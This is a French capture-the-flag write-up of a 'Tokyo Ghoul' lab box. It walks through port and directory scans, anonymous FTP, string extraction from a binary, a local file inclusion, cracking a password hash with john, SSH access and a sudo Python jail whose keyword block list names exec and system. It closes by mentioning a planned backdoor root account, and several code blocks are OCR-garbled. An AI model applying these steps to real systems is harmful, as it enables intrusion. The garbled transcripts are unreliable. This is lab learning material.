TOKYO GHOUL


Etape 1 : J'effectue un scan

```
(amsi⊛kali)-[~]
 $ nmap 10.10.229.91 -sV -sC
Starting Nmap 7.93 ( https://nmap.org ) at 2024-02-12 17:22 CET
Nmap scan report for 10.10.229.91
Host is up (0.027s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT STATE SERVICE VERSION
21/tcp open ftp
                    vsftpd 3.0.3
 ftp-anon: Anonymous FTP login allowed (FTP code 230)
 _drwxr-xr-x
              3 ftp
                          ftp
                                       4096 Jan 23 2021 need_Help?
  ftp-syst:
   STAT:
  FTP server status:
      Connected to ::ffff:10.9.177.190
      Logged in as ftp
       TYPE: ASCII
      No session bandwidth limit
       Session timeout in seconds is 300
       Control connection is plain text
      Data connections will be plain text
      At session startup, client count was 2
      vsFTPd 3.0.3 - secure, fast, stable
  End of status
22/tcp open ssh
                    OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
 ssh-hostkev:
   2048 fa9e38d395df55ea14c949d80a61db5e (RSA)
    256 adb7a75e36cb32a090908e0b98308a97 (ECDSA)
   256 a2a2c81496c5206885e541d0aa538bbd (ED25519)
80/tcp open http Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Welcome To Tokyo goul
 http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.19 seconds
```

Je constate que :

- FTP : Avec les scripts considéré sûr de nmap j'ai pu me connecter en anonymous dans lequel il y'a un dossier « need_Help ? »
- SSH: J'ai récupéré l'empreinte ssh de la machine
- HTTP: Le titre de la page d'acceuil est « Welcome To Tokyo ghoul »
- OS : On est sur du Ubuntu


Donc je commence par inspecté la serveur FTP, je recherche un exploit déjà existant :



Le déni de service ne m'intéresse pas, je vais donc examiné les fichiers disponible en anonymous.

Mais avant ça je fais un tour sur la page web disponible pour voir si j'ai un indice ou piste claire

Etape 2 : Je visite la page et je fais un scan de répertoire



Code source: index.html

```
| chimals | chim
```

La page: jasonroom.html

Je lance un scan de répertoire pour voir s'il y'a quelque chose d'intéressant

```
(ams: 0 kali) [-/Bureau/tokyo]

$ dirb http://10.10.299.91

DIRB v2.22

By The Dark Raver

START_TIME: Mon Feb 12 18:07:05 2024

URL BASE: http://10.10.229.91/

WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 46:12

$ Scanning URL: http://10.10.229.91/

$ DIRECTORY: http://10.10.229.91/css/

+ http://10.10.229.91/index.html (CODE:2001SIZE:1414)

+ http://10.10.229.91/index.html (CODE:2001SIZE:1414)

+ http://10.10.229.91/server-status (CODE:4001SIZE:277)

Entering directory: http://10.10.229.91/css/

(1) WARNING: Directory IS LISTABLE. No need to scan it.

(Use mode '-w' if you want to scan it anyway)

END_TIME: Mon Feb 12 18:09:02 2024

DOWNLOADED: 46:12 - FOUND: 2

[ams: 0 kali) - [-/Bureau/tokyo]
```

Etape 3 : Je me connecte au serveur FTP et récupère ce que je peux récupérer

```
(amsi⊕kali)-[~]
 s ftp 10.10.229.91
Connected to 10.10.229.91.
220 (vsFTPd 3.0.3)
Name (10.10.229.91:amsi): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passiv.
150 Here comes the directory listing.
229 Entering Extended Passive Mode (|||44959|)
226 Directory send OK.
ftp> cd need_Help?
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||43774|)
150 Here comes the directory listing.
                                        480 Jan 23 2021 Aogiri_tree.txt
4096 Jan 23 2021 Talk_with_me
-rw-r--r-- 1 ftp
                        ftp
               2 ftp
                           ftp
drwxr-xr-x
226 Directory send OK.
ftp> get
Aogiri_tree.txt Talk_with_me
ftp> get Aogiri_tree.txt
local: Aogiri_tree.txt remote: Aogiri_tree.txt
229 Entering Extended Passive Mode (|||43287|)
150 Opening BINARY mode data connection for Aogiri_tree.txt (480 bytes).
100% | ****************************
226 Transfer complete.
480 bytes received in 00:00 (13.54 KiB/s)
ftp> cd Talk_with_me
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive mode (...
150 Here comes the directory listing.
-rwxr-xr-x 1 ftp ftp 17488 Jan 23 2021 need_to_talk
-rwxr-xr-x 1 ftp 46674 Jan 23 2021 rize_and_kaneki.jpg
229 Entering Extended Passive Mode (|||45428|)
ftp> get *
local: Aogiri_tree.txt remote: *
229 Entering Extended Passive Mode (|||45127|)
550 Failed to open file.
ftp> get rize_and_kaneki.jpg
local: rize_and_kaneki.jpg remote: rize_and_kaneki.jpg
229 Entering Extended Passive Mode (|||44239|)
150 Opening BINARY mode data connection for rize_and_kaneki.jpg (46674 bytes).
229 Entering Extended Passive Mode (|||44347|)
 150 Here comes the directory listing.
 -rwxr-xr-x 1 ftp
-rw-r--r-- 1 ftp
                                           17488 Jan 23 2021 need_to_talk
                              ftp
                                           46674 Jan 23 2021 rize_and_kaneki.jpg
 226 Directory send OK.
 ftp> get need_to_talk
 local: need_to_talk remote: need_to_talk
 229 Entering Extended Passive Mode (|||40286|)
 150 Opening BINARY mode data connection for need_to_talk (17488 bytes).
 226 Transfer complete.
 17488 bytes received in 00:00 (299.37 KiB/s)
```

ftp> bye

Etape 4 : Je regarde le contenu des fichiers

```
Anglil tricktt.

Anglil tricktt

you have a live been waiting for too long .

If you have a live been waiting for too long .

If you need help to defeat Jason , so ill help you to do it and i know you are wondering how i will.

It as San more than anyone and she is a part of you, right?

If you got her kagune , so you should activate her Kagune and to do that you should get all control to your body , i'll help you to know Rise san more and get her kagune , and don't forget you are now a part of the Angiri tree
   —(amsi⊛kali)-[~/Bureau/tokyo]
 s chmod +x need_to_talk
   -(amsi@kali)-[~/Bureau/tokyo]
./need_to_talk
Hey Kaneki finnaly you want to talk
Unfortunately before I can give you the kagune you need to give me the paraphrase
Do you have what I'm looking for?
> do i
Hmm. I don't think this is what I was looking for.
Take a look inside of me. rabin2 -z
-(amsi®kali)-[~/Bureau/tokyo]
<mark>⊸s ~rabin2</mark> -z
La commande « ~rabin2 » n'a pas été trouvée, voulez-vous dire :
commande « rabin2 » du deb radare2
Essayez : sudo apt install <nom du deb>
   -(amsi⊗kali)-[~/Bureau/tokyo]
Usage: rabin2 [-AcdeEghHiIjlLMqrRsSUvVxzZ] [-@ at] [-a arch] [-b bits] [-B addr]
[-C F:C:D] [-f str] [-m addr] [-n str] [-N m:M] [-P[-P] pdb]
[-o str] [-0 str] [-k query] [-D lang symname] file
   -(amsi@kali)-[~/Bureau/tokyo]
rabin2 -z need_to_talk
[Strings]
nth paddr
                    vaddr
                                    len size section type string
     0×00002008 0×00002008 9
                                         10
                                                 .rodata ascii kamishiro
                                                .rodata ascii Hey Kaneki finnaly you want to talk \n
     0×00002018 0×00002018 37 38
                                                .rodata ascii Unfortunately before I can give you the kagune you need to give me the paraphrase\n .rodata ascii Do you have what I'm looking for?\n\n
     0×00002040 0×00002040 82 83
     0×00002098 0×00002098 35
                                         36
                                                .rodata ascii Good job. I believe this is what you came for:\n
.rodata ascii Hmm. I don't think this is what I was looking for.\n
.rodata ascii Take a look inside of me. rabin2 -z\n
     0×000020c0 0×000020c0 47 48
     0×000020f0 0×000020f0 51 52
     0×00002128 0×00002128 36 37
      amsi@kali)-[~/Bureau/tokyo]
L$
    -(amsi@kali)-[~/Bureau/tokyo]
 rabin2 -z need_to_talk
 [Strings]
                    vaddr
                                    len size section type string
 nth paddr
      0×00002008 0×00002008 9
                                                 .rodata ascii kamishiro
      0×00002018 0×00002018 37 38
                                                .rodata ascii Hey Kaneki finnaly you want to talk \n
                                                rodata ascii Unfortunately before I can give you the kagune you need to give me the paraphrase\n .rodata ascii Do you have what I'm looking for?\n\n
      0×00002040 0×00002040 82 83
      0×00002098 0×00002098 35 36
0×000020c0 0×000020c0 47 48
                                                .rodata ascii Good job. I believe this is what you came for:\n .rodata ascii Hmm. I don't think this is what I was looking for.\n
      0×000020f0 0×000020f0 51 52
0×00002128 0×00002128 36 37
                                                 .rodata ascii Take a look inside of me. rabin2 -z\n
 (amsi@kali)-[~/Bureau/tokyo]
Unfortunately before I can give you the kagune you need to give me the paraphrase
 Do you have what I'm looking for?
> kamishiro
Good job. I believe this is what you came for:
You_found_1t
```

L'image : rize_and_kaneki.jpg



Etape 5 : J'extrais le code de l'image

PS: La passphrase était le mot trouvé dans le script


Etape 6 : Je convertis le morse



Etape 7 : Je scan avec gobuster le répertoire trouvé grâce au script

```
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
                          http://10.10.37.76/d1r3c70ry_center/
   Method:
   Threads:
Wordlist:
                          /usr/share/SecLists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt
   Negative Status codes:
                         404
                          gobuster/3.6
   User Agent:
+] Extensions:
+] Timeout:
                         php
10s
Starting gobuster in directory enumeration mode
                   (Status: 403) [Size: 276]
(Status: 301) [Size: 327]
(Status: 403) [Size: 276]
/.php
/.php
Progress: 415286 / 415288 (100.00%)
Finished
 -(amsi®kali)-[/usr/share/SecLists/Discovery/Web-Content]
```

La page trouvée



Le code source


```
→ C 6
                             view-source:http://10.10.37.76/d1r3c70ry_center/claim/
阵 Kali Linux 🧝 Kali Tools 💆 Kali Docs 💢 Kali Forums 🤜 Kali NetHunter 🛸 Exploit-DB 🛸 Google Hacking DB 🥼 OffSec
 1 <html>
      <link href="https://fonts.googleapis.com/css?family=IBM+Plex+Sans" rel="stylesheet">
      k rel="stylesheet" type="text/css" href="style.css">
      <body>
      <div class="menu">
         <a href="index.php">Main Page</a>
         <a href="index.php?view=flower.gif">NO</a>
         <a href="index.php?view=flower.gif">YES</a>
10
      </div>
Will you accept me?
14 Will accept your self as a ghoul?
     <img src='https://i.imgur.com/9joyFGm.gif'>
                                            </body>
```

Etape 8 : Je remarque une vulnérabilité, j'essaie de l'exploiter

Ici c'est une vulnérabilité LFI (Local File Inclusion) :

10.10.28.26/d1r3c70ry_center/claim/index.php?view=flower.gif

J'ai réussi à exploiter la faille :



Etape 9 : Je vais utiliser john pour obtenir le mdp de kamishiro

```
(amsi® kali)-[/usr/share/SecLists/Discovery/Web-Content]
$ echo '$6$Tb/euwmK$OXA.dwMeOAcopwBl68boTG5zi65wIHsc84OWAIye5VITLLtVlaXvRDJXET..it8r.jbrlpfZeMdwD3B0fGxJI0' > hash.txt

(amsi® kali)-[~/Bureau/tokyo]
$ sudo john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt

Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])

Cost 1 (iteration count) is 5000 for all loaded hashes

Will run 4 OpenMP threads

Press 'q' or Ctrl-C to abort, almost any other key for status

password123 (?)

1g 0:00:00:00 DONE (2024-02-13 14:29) 1.818g/s 2792p/s 2792c/s 2792C/s kucing..mexico1

Use the "--show" option to display all of the cracked passwords reliably

Session completed.
```

Etape 10 : Je me connecte en SSH

```
-(amsi®kali)-[~/Bureau/tokyo]
ssh kamishiro@10.10.28.26
The authenticity of host '10.10.28.26 (10.10.28.26)' can't be established.
ED25519 key fingerprint is SHA256:oo//h4aM0BBJSlV7s7eejBvC/3yzDDk/PL7KIK6mewQ.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.28.26' (ED25519) to the list of known hosts.
kamishiro@10.10.28.26's password:
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 4.4.0-197-generic x86_64)
 * Documentation:
                  https://help.ubuntu.com
 * Management:
                   https://landscape.canonical.com
                   https://ubuntu.com/advantage
 * Support:
This system is built by the Bento project by Chef Software
More information can be found at https://github.com/chef/bento
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
Last login: Sat Jan 23 22:29:38 2021 from 192.168.77.1
kamishiro@vagrant:~$ ls
jail.py user.txt
kamishiro@vagrant:~$ cat user.txt
e6215e25c0783eb4279693d9f073594a
kamishiro@vagrant:~$
```

Je regarde les droits de kamishiro

```
kamishiro@vagrant:~$ sudo -l
[sudo] password for kamishiro:
Matching Defaults entries for kamishiro on vagrant.vm:
    env_reset, exempt_group=sudo, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/shin\:/snap/bin
User kamishiro may run the following commands on vagrant.vm:
(ALL) /usr/bin/python3 /home/kamishiro/jail.py
kamishiro@vagrant:~$ cat jail.py
#! /usr/bin/python3
#-*- coding:utf-8 -*-
def main()
    print("Hi! Welcome to my world kaneki")
    print(
    print("What ? You gonna stand like a chicken ? fight me Kaneki")
    text = input('>>>
    for keyword in ['eval', 'exec', 'import', 'open', 'os', 'read', 'system', 'write']:
        if keyword in text:
            print("Do you think i will let you do this ??????")
             return:
  __ec(rext)
__name__ = "__main__":
__sish:
__nain()
kamishiro@vagrant:~$
```

Etape 11 : J'exploite la vulnérabilité du script python pour tenter d'être root

J'ai réussi à terminer la room, j'ai voulu maintenir l'accès en me faisant un autre compte root pour avoir une backdoor permanente, mais l'IP de la machine avait expiré donc je n'ai pas fait

